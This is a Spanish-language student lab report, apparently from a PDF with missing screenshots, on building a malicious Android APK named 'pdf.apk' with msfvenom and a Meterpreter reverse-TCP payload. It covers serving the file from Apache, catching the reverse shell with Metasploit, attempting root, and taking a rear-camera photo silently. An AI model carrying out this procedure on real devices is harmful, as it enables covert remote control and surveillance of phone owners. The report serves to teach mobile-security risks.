CREACIÓN DE UNA APK MALICIOSA EN DISPOSITIVO SMARTPHONE

SANTIAGO PEÑARANDA MEJÍA


2025

INTRODUCCIÓN


Este informe abordaremos la creación de una APK maliciosa con **msfvenom** y su ejecución en un dispositivo Android para demostrar vulnerabilidades en sistemas móviles. Se utilizará **Metasploit** para gestionar la conexión remota y analizar su funcionamiento.

FASE DE CREACIÓN DEL APK

Bueno primero vamos a iniciar viendo las opciones y los parámetros para ver que nos permite hacer msfvenom



Como podemos ver el parámetro (–p) es el parámetro correspondiente para la creación de un payload (Carga maliciosa) así que procedemos a crear la APK con ese parámetro que acabamos de encontrar



Y así es como ya hemos creado la APK con un payload de una conexión reversa con meterpreter (android/meterpreter/reverse_tcp) para así establecer una conexión con nuestra maquina (LPORT) por el puerto 44044 (LPORT).


Ahora vamos a mover la APK a el fichero /var/www/html para para montarnos un servidor apache en nuestro localhost y que nuestra apk se pueda descargar en cualquier dispositivo de nuestra red

```
┌──(root㉿Kali-Linux)-[/home/santo]
└─# mv pdf.apk /var/www/html
```

Encendemos nuestro servidor apache y ponemos a correr


```
┌──(root㉿Kali-Linux)-[/home/santo]
└─# cd /var/www/html

┌──(root㉿Kali-Linux)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  meterpreter.apk  payload.exe  pdf.apk  shell.exe

┌──(root㉿Kali-Linux)-[/var/www/html]
└─# service apache2 start

┌──(root㉿Kali-Linux)-[/var/www/html]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-04-01 22:29:05 CEST; 3s ago
 Invocation: 36c6c0353ea44ab3812b7520fba40d0b
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 5354 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 5370 (apache2)
      Tasks: 6 (limit: 9334)
     Memory: 20.5M (peak: 21M)
        CPU: 202ms
     CGroup: /system.slice/apache2.service
             ├─5370 /usr/sbin/apache2 -k start
             ├─5373 /usr/sbin/apache2 -k start
             ├─5374 /usr/sbin/apache2 -k start
             ├─5375 /usr/sbin/apache2 -k start
             ├─5376 /usr/sbin/apache2 -k start
             └─5377 /usr/sbin/apache2 -k start

abr 01 22:29:05 Kali-Linux systemd[1]: Starting apache2.service - The Apache HTTP Server...
abr 01 22:29:05 Kali-Linux apachectl[5369]: AH00558: apache2: Could not reliably determine the server's fully qualif
abr 01 22:29:05 Kali-Linux systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Ahora mismo todo lo que está en este directorio es accesible desde cualquier navegador de cualquier dispositivo que se en nuestra red, como podemos ver en la siguiente imagen



CONFIGURACIÓN DE METASPLOIT


Ahora lo que vamos a hacer es utilizar **Metasploit** con el módulo **exploit/multi/handler** para ponernos en escucha por el puerto 44044, permitiendo la recepción de la conexión reversa desde el dispositivo comprometido.



Y una vez ya configurados los parámetros del módulo, vamos a proceder con la ejecución para quedarnos en escucha

---

Nota: hay que estar pendiente de configurar bien las opciones del módulo ya que como yo nos podemos confundir con cualquier cosita y que nos funcione



Bueno continuando con el tema, ahora que ya estamos en escucha por el puerto correspondiente vamos a proceder a descargarnos el APK malicioso desde el dispositivo objetivo.


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.138:44044
```


Instalación del APK en el dispositivo objetivo

En esta etapa, se procederá a transferir e instalar la APK maliciosa en el dispositivo objetivo. Una vez instalada, al ejecutarla, se establecerá la conexión reversa con nuestra máquina, permitiéndonos el acceso remoto al sistema comprometido.

En el dispositivo vamos a él navegado y escribir la dirección IP de nuestra maquina y el nombre del archivo y procedemos a descargarnos el APK


Aquí se pueden ver todos los permisos que nuestra APK solicita al sistema, los cuales le otorgan amplios privilegios sobre el dispositivo.





Pulsaremos en abrir, para ejecutar la APK

De este modo, al estar en escucha, se establecerá automáticamente una **reverse shell**, otorgando acceso remoto al dispositivo Android infectado.




En este punto, ya estaríamos dentro del dispositivo móvil y seríamos capaces de ejecutar comandos. Ahora procederemos a recopilar información y hacer pruebas en el dispositivo comprometido.

Recopilación de Información y Análisis del Dispositivo Comprometido


Ahora vamos a verificar el UUID (Identificador Universal) del dispositivo. Este dato puede ser útil para recabar información e identificarlo en bases de datos o en sistemas de gestión de dispositivos o directamente en internet.

De este modo también podemos recabar más información básica sobre el dispositivo


He encontrado en la (help) de Meterpreter que con este comando podríamos obtener privilegios de root en el dispositivo. Lo intenté, pero no funcionó. A pesar de todo, siempre es mejor intentarlo que no hacerlo.




Ahora procederemos a listar las cámaras disponibles en el dispositivo para intentar capturar imágenes.



Ahora vamos a capturar una imagen utilizando la cámara trasera del dispositivo.



De esta manera, logramos tomar la fotografía sin que el dispositivo emitiera ningún sonido, alerta o notificación, siendo el proceso completamente silencioso. Esto es de verdad WOW increíble.



Resumen del procedimiento

En este informe se analizó el proceso de creación y ejecución de una APK maliciosa con el objetivo de demostrar vulnerabilidades en dispositivos Android y entender los métodos utilizados. Para ello, se utilizará la herramienta **msfvenom** para generar una APK maliciosa denominada *PDF.apk*, la cual contendria un payload configurado con **android/meterpreter/reverse_tcp**. Posteriormente, se empleará **Metasploit** con el módulo **exploit/multi/handler** para establecer una conexión de escucha en el puerto 44044. Finalmente, se instaló y ejecuto la APK en un dispositivo Android, lo que permitirá establecer una sesión remota con *Meterpreter*. Este procedimiento que hicimos se vio los riesgos de la descarga e instalación aplicaciones de fuentes no confiables y la

importancia de implementar medidas de seguridad en dispositivos móviles.

Chao y Gracias...

ATT... Santiago Peñaranda Mejia